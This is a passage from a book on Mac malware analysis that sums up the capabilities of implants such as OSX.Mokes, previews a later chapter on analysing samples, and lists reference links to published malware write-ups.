
- Perl statement evaluation
  Run arbitrary Perl commands.

- Synthetic mouse and keyboard events
  Interact with the GUI of the infected system (to interact with prompt and alerts).

- ...and much more!

Another example of a Mac malware that is rather fully-featured is OSX.Mokes [25]. Designed as a cyber-espionage implant, it supports capabilities such as download and execute, and also:

- Search & exfiltration of Office documents
- Capturing the user's screen, and audio and video
- Monitoring for removable media (to scan for interesting files to collect)




OSX.Mokes' capabilities

Clearly, any system infected by this sophisticated cyber-security implant affords the remote attackers persistent control over the system, all while providing unfettered access to the user's files and activities.

Up Next

This wraps up our discussion on Mac malware capabilities and also closes out the first part of this book.

For the reader interested in delving deeper into topics covered in this first part of the book, for the last several years I've published an annual "Mac Malware Report". This report covers the infection vectors, persistence mechanisms, and capabilities of all new malware of that year:



Mac Malware (of 2019)

Mac Malware Reports:

- "The Mac Malware of 2019"
- "The Mac Malware of 2018"
- "The Mac Malware of 2017"
- "The Mac Malware of 2016"

Up next, we discuss how to effectively analyze a malicious sample, to arm you with the necessary skills to become a Mac malware analyst!

Resources

1. “The CCleaner Malware Fiasco”
https://www.wired.com/story/ccleaner-malware-targeted-tech-firms/

2. “OSX/Proton.B: A Brief Analysis
https://objective-see.com/blog/blog_0x1F.html

3. “Mac Malware of 2017” (MacDownloader)
https://objective-see.com/blog/blog_0x25.html#MacDownloader

4. “Ikittens: Iranian Actor Resurfaces With Malware for Mac (Macdownloader)”
https://iranthreats.github.io/resources/macdownloader-macos-malware/

5. “WTF is Mughthesec!?”
https://objective-see.com/blog/blog_0x20.html

6. “How Affiliate Programs Fund Spyware”
http://www.benedelman.org/news-091405/

7. “Analyzing OSX/CreativeUpdater”
https://objective-see.com/blog/blog_0x29.html

8. “MinerGate console miner”
https://minergate.com/faq/how-minergate-console

9. “OSX.Dummy: New Mac Malware Targets the Cryptocurrency Community”
https://objective-see.com/blog/blog_0x32.html

10. “Pass the AppleJeus”
https://objective-see.com/blog/blog_0x49.html

11. “Mac Malware of 2016” (Komplex)
https://objective-see.com/blog/blog_0x16.html#Komplex

12. NSTask API
https://developer.apple.com/documentation/foundation/nstask

13. “Lazarus Group Goes 'Fileless'”
https://objective-see.com/blog/blog_0x51.html

14. “Writing Bad @$$ Malware for OS X”
https://www.blackhat.com/docs/us-15/materials/us-15-Wardle-Writing-Bad-A-Malware-For-OS-X.pdf

15. “North Korea Is Recycling Mac Malware. That's Not the Worst Part”
https://www.wired.com/story/malware-reuse-north-korea-lazarus-group/

16. “Middle East Cyber-Espionage: Analyzing WindShift's implant: OSX.WindTail
https://objective-see.com/blog/blog_0x3D.html

17. Netiquette.app
https://objective-see.com/products/netiquette.html

18. NSURLConnection
https://developer.apple.com/documentation/foundation/nsurlconnection?language=objc

19. OSX.Yort
https://objective-see.com/blog/blog_0x53.html#osx-yort

20. The libcurl API
https://curl.haxx.se/libcurl/c/

21. “Mac Malware of 2016” (OSX.KeRanger)
https://objective-see.com/blog/blog_0x16.html

22. “New OS X Ransomware KeRanger Infected Transmission BitTorrent Client Installer”
https://unit42.paloaltonetworks.com/new-os-x-ransomware-keranger-infected-transmission-bittorrent-client-installer/

23. “Towards Generic Ransomware Detection”
https://objective-see.com/blog/blog_0x0F.html

24. “Offensive Malware Analysis: Dissecting OSX.FruitFly via a Custom C&C Server”
https://www.virusbulletin.com/uploads/pdf/magazine/2017/VB2017-Wardle.pdf

25. “The Missing Piece – Sophisticated OS X Backdoor Discovered”
https://securelist.com/the-missing-piece-sophisticated-os-x-backdoor-discovered/75990/